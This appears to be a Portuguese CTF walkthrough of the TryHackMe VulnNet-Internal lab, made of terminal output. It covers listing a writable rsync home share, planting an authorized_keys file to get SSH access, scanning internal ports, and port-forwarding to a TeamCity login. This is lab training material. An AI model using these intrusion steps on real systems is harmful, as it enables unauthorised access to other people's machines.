
rsync

Temos o diretório files



```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ rsync rsync://rsync-connect@10.10.102.209/
files           Necessary home interaction

┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ 
```


Listando é possivel perceber que ele está compartilhando um /home do linux



```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ rsync rsync://rsync-connect@10.10.102.209/files/sys-internal/ --list-only                 23
Password:
drwxr-xr-x          4,096 2021/02/06 07:49:29 .
-rw-------             61 2021/02/06 07:49:28 .Xauthority
lrwxrwxrwx              9 2021/02/01 08:33:19 .bash_history
-rw-r--r--            220 2021/02/01 07:51:14 .bash_logout
-rw-r--r--          3,771 2021/02/01 07:51:14 .bashrc
-rw-r--r--             26 2021/02/01 07:53:18 .dmrc
-rw-r--r--            807 2021/02/01 07:51:14 .profile
lrwxrwxrwx              9 2021/02/02 09:12:29 .rediscli_history
-rw-r--r--              0 2021/02/01 07:54:03 .sudo_as_admin_successful
-rw-r--r--             14 2018/02/12 14:09:01 .xscreensaver
-rw-------          2,546 2021/02/06 07:49:35 .xsession-errors
-rw-------          2,546 2021/02/06 06:40:13 .xsession-errors.old
-rw-------             38 2021/02/06 06:54:25 user.txt
drwxrwxr-x          4,096 2021/02/02 04:23:00 .cache
drwxrwxr-x          4,096 2021/02/01 07:53:57 .config
drwx------          4,096 2021/02/01 07:53:19 .dbus
drwx------          4,096 2021/02/01 07:53:18 .gnupg
drwxrwxr-x          4,096 2021/02/01 07:53:22 .local
drwx------          4,096 2021/02/01 08:37:15 .mozilla
drwxrwxr-x          4,096 2021/02/06 06:43:14 .ssh
drwx------          4,096 2021/02/02 06:16:16 .thumbnails
drwx------          4,096 2021/02/01 07:53:21 Desktop
drwxr-xr-x          4,096 2021/02/01 07:53:22 Documents
drwxr-xr-x          4,096 2021/02/01 08:46:46 Downloads
drwxr-xr-x          4,096 2021/02/01 07:53:22 Music
drwxr-xr-x          4,096 2021/02/01 07:53:22 Pictures
drwxr-xr-x          4,096 2021/02/01 07:53:22 Public
drwxr-xr-x          4,096 2021/02/01 07:53:22 Templates
drwxr-xr-x          4,096 2021/02/01 07:53:22 Videos

┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ █
```

Estou tentando passar meu id_rsa.pub para dentro da máquina


criei um arquivo authorized_hosts com o meu id_rsa_.pub e enviei



```
┌──(kali㉿kali)-[~/Pentest/Labs/TryHackMe/VulnNet-Internal]
└─$ rsync -av authorized_keys rsync rsync://rsync-connect@10.10.238.148/files/sys-internal/.ssh/ --list-only
Password:
sending incremental file list
rsync: [sender] link_stat "/home/kali/Pentest/Labs/TryHackMe/VulnNet-Internal/rsync" failed: No such file or directory (2)
-rw-r--r--            564 2021/08/21 05:31:12 authorized_keys
```


hora de realizar o login no ssh

joguei meu script de portscan




```
sys-internal@vulnnet-internal:/tmp$ python3 portscanner3.py 127.0.0.1
22:  open
111:  open
139:  open
445:  open
631:  open
873:  open
2049:  open
6379:  open
8105:  open
8111:  open
9090:  open
36747:  open
46635:  open
47245:  open
47514:  open
50079:  open
54969:  open
58320:  open
```

Usando ss para ver as portas




```
sys-internal@vulnnet-internal:/tmp$ ss -nlpt
State          Recv-Q          Send-Q                             Local Address:Port                     Peer Address:Port
LISTEN         0               5                                        0.0.0.0:873                           0.0.0.0:*
LISTEN         0               50                                       0.0.0.0:139                           0.0.0.0:*
LISTEN         0               128                                      0.0.0.0:6379                          0.0.0.0:*
LISTEN         0               64                                       0.0.0.0:46635                         0.0.0.0:*
LISTEN         0               128                                      0.0.0.0:47245                         0.0.0.0:*
LISTEN         0               128                                      0.0.0.0:111                           0.0.0.0:*
LISTEN         0               128                                127.0.0.53%lo:53                            0.0.0.0:*
LISTEN         0               128                                      0.0.0.0:22                            0.0.0.0:*
LISTEN         0               5                                      127.0.0.1:631                           0.0.0.0:*
LISTEN         0               128                                      0.0.0.0:54969                         0.0.0.0:*
LISTEN         0               50                                       0.0.0.0:445                           0.0.0.0:*
LISTEN         0               128                                      0.0.0.0:50079                         0.0.0.0:*
LISTEN         0               64                                       0.0.0.0:2049                          0.0.0.0:*
LISTEN         0               1                             [::ffff:127.0.0.1]:8105                              *:*
LISTEN         0               64                                          [::]:45737                            [::]:*
LISTEN         0               5                                           [::]:873                              [::]:*
LISTEN         0               50                                             *:36747                               *:*
LISTEN         0               128                                        [::1]:6379                             [::]:*
LISTEN         0               50                                          [::]:139                              [::]:*
LISTEN         0               100                           [::ffff:127.0.0.1]:8111                              *:*
LISTEN         0               128                                         [::]:41391                            [::]:*
LISTEN         0               128                                         [::]:111                              [::]:*
LISTEN         0               50                            [::ffff:127.0.0.1]:58320                             *:*
LISTEN         0               128                                         [::]:44757                            [::]:*
LISTEN         0               128                                         [::]:22                               [::]:*
LISTEN         0               5                                          [::1]:631                              [::]:*
LISTEN         0               50                                          [::]:445                              [::]:*
LISTEN         0               128                                         [::]:33503                            [::]:*
LISTEN         0               64                                          [::]:2049                             [::]:*
LISTEN         0               50                                             *:9090                                *:*
sys-internal@vulnnet-internal:/tmp$ cd
```

A partir disspo foi fazer o PortForward



```
Connection to 10.10.7.172 closed.

┌──(kali㉿kali)-[~/teste]
└─$ ssh -L 8111:localhost:8111 sys-internal@10.10.7.172 -i ssh/id_rsa
Warning: Identity file ssh/id_rsa not accessible: No such file or directory.
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

541 packages can be updated.
342 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Aug 21 08:51:45 2021 from 10.9.0.109
sys-internal@vulnnet-internal:~$ 
```

Hora de testar



Log in to TeamCity

No System Administrator found.

Log in as a Super user to create an administrator account.


Username

Password

☑ Remember me


Version 2020.2.2 (build 85899)

Procurando por logins defaults
https://stackoverflow.com/questions/4057891/teamcity-username-password



No System Administrator found.

Log in as a Super user to create an administrator account.




Log in as Super user

Authentication token:

